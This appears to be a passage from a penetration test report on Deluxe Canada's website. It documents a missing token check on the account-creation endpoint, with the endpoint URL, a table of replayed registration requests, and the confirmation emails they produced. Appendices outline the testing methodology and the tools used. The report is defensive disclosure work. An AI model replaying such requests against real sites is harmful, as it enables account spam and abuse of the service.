
However, due to the lack of verification of token usage, the application does not reject requests that go after the original request.

POST Request: https://www.deluxe.ca/en-ca/products/secure/myaccount/createaccountconfirmation.cshtml



Task ID	Code	Reason	RTT	Size Resp. Header	Size Resp. Body	Payloads
1	302	Moved Temporarily	897 ms	3,079 bytes	142 bytes	test_proddeluxecaproducts_3%40[redacted]
2	302	Moved Temporarily	678 ms	3,079 bytes	142 bytes	test_proddeluxecaproducts_4%40[redacted]
3	302	Moved Temporarily	603 ms	3,079 bytes	142 bytes	test_proddeluxecaproducts_5%40[redacted]
4	302	Moved Temporarily	603 ms	3,079 bytes	142 bytes	test_proddeluxecaproducts_6%40[redacted]
5	302	Moved Temporarily	727 ms	3,079 bytes	142 bytes	test_proddeluxecaproducts_7%40[redacted]
6	302	Moved Temporarily	656 ms	3,079 bytes	142 bytes	test_proddeluxecaproducts_8%40[redacted]
7	302	Moved Temporarily	615 ms	3,079 bytes	142 bytes	test_proddeluxecaproducts_9%40[redacted]
8	302	Moved Temporarily	658 ms	3,079 bytes	142 bytes	test_proddeluxecaproducts_10%40[redacted]
9	302	Moved Temporarily	576 ms	3,079 bytes	142 bytes	test_proddeluxecaproducts_12%40[redacted]
10	302	Moved Temporarily	743 ms	3,079 bytes	142 bytes	test_proddeluxecaproducts_13%40[redacted]
11	302	Moved Temporarily	932 ms	3,079 bytes	142 bytes	test_proddeluxecaproducts_14%40[redacted]

As a result it allows the registration of an unlimited number of users without any restrictions.



External 'Deluxe Canada' via Pentest Gr...
Yay, test! Your account's been creat... 13:51
Thanks for creating your account. 877.632.7...

External 'Deluxe Canada' via Pentest Gr...
Yay, test! Your account's been creat... 13:51
Thanks for creating your account. 877.632.7...

External 'Deluxe Canada' via Pentest Gr...
Yay, test! Your account's been creat... 13:51
Thanks for creating your account. 877.632.7...

External 'Deluxe Canada' via Pentest Gr...
Yay, test! Your account's been creat... 13:51
Thanks for creating your account. 877.632.7...

External 'Deluxe Canada' via Pentest Gr...
Yay, test! Your account's been creat... 13:51
Thanks for creating your account. 877.632.7...

External 'Deluxe Canada' via Pentest Gr...
Yay, test! Your account's been creat... 13:51
Thanks for creating your account. 877.632.7...

External 'Deluxe Canada' via Pentest Gr...
Yay, test! Your account's been creat... 13:51
Thanks for creating your account. 877.632.7...

External 'Deluxe Canada' via Pentest Gr...
Yay, test! Your account's been creat... 13:51
Thanks for creating your account. 877.632.7...

External 'Deluxe Canada' via Pentest Gr...
Yay, test! Your account's been creat... 13:51
Thanks for creating your account. 877.632.7...

External 'Deluxe Canada' via Pentest Gr...
Yay, test! Your account's been creat... 13:51
Thanks for creating your account. 877.632.7...

External 'Deluxe Canada' via Pentest Gr...
Yay, test! Your account's been creat... 13:51
Thanks for creating your account. 877.632.7...

External 'Deluxe Canada' via Pentest Gr...
Yay, test! Your account's been crea... 13:50

Yay, test! Your account's been created!

'Deluxe Canada' via Pentest Group
To: test_proddeluxecaproducts_14@[redacted]
Fri 2022-11-2

Thanks for creating your account.

deluxe
CANADA

877.632.7758
Account
CustomerHelp@deluxe.c

Welcome, test.

We're excited that you've taken the time to set up your account with us! Sign in and check it out!

If you find you have any questions at all, please feel free to contact us by calling **877.632.7758**.

We're thrilled you're here and look forward to working with you!

Call one of our experts at: **877.632.7758**

Monday - Friday 8:30 am - 6:00 pm EST

NO-RISK GUARANTEE

ON-CALL ASSISTANCE

PERSONAL DESIGN SUPP

deluxe
CANADA

Account | Returns & Replacements | Privacy & Terms

Deluxe | 330 Cranston Crescent, Midland, ON L4R 4V9 | 877.632.7758
© 2022 Deluxe Corporation | CX4221DACCT

APPENDIX A: Testing Procedure

The testing methodology that the GFL team follows is based on Penetration Testing Execution Standard (PTES), Technical Guide to Information Security Testing and Assessment (NIST 800-115), and OWASP.

The testing process consists of the following stages:

Pre-engagement Interactions. In this phase, the scope and rules of engagement are defined. This includes target identification and validation, time frame definition, testing type and attack scenario discussion, escalation and disaster recovery procedures negotiation, etc.

Intelligence Gathering. The intelligence-gathering phase is aimed at collecting information about the target that will enable an attacker to build a picture of technical details behind an organization's network: details on server technology, available services, etc.

Threat Modeling. This phase implies the analysis of information collected during Intelligence Gathering; targets and attack vectors are identified.

Vulnerability Analysis. This is a process of discovering flaws and misconfigurations in systems and applications that can be leveraged by attackers.

Exploitation. The exploitation phase of a penetration test focuses solely on establishing access to a system or resource by bypassing security restrictions. The point is to identify the main entry point into the organization and to identify high-value target assets.

Post Exploitation. Actions taken in the Post-Exploitation phase are targeted at the determination of the value of the compromised system and identifying what data, access, and level of control can be obtained by an attacker.

Reporting and Delivery. At this stage all active phases of research and exploitation are complete. The team analyses discovered vulnerabilities and assesses severity level from generic technical and organization specifics viewpoints. Findings, evidence, and recommendations are documented in the Penetration Test report and delivered to the responsible parties negotiated at Pre-engagement Interactions.

APPENDIX B: Tools

The basis of the software used for penetration testing is Kali Linux distribution with many pre-installed programs designed primarily for security tests.

The main applications used are:
- Nmap
- Netcat
- Mozilla FireFox with different plug-ins
- Nessus Vulnerability Scanner (stand-alone proprietary tool)

Periodically, other tools like:
- OpenVAS
- Arachni
- VegaNikto
- w3af and others are utilized for additional and/or cross-checking.

All mentioned applications are used in the first stages of penetration testing. Vulnerabilities identified with the help of these tools are afterward verified manually.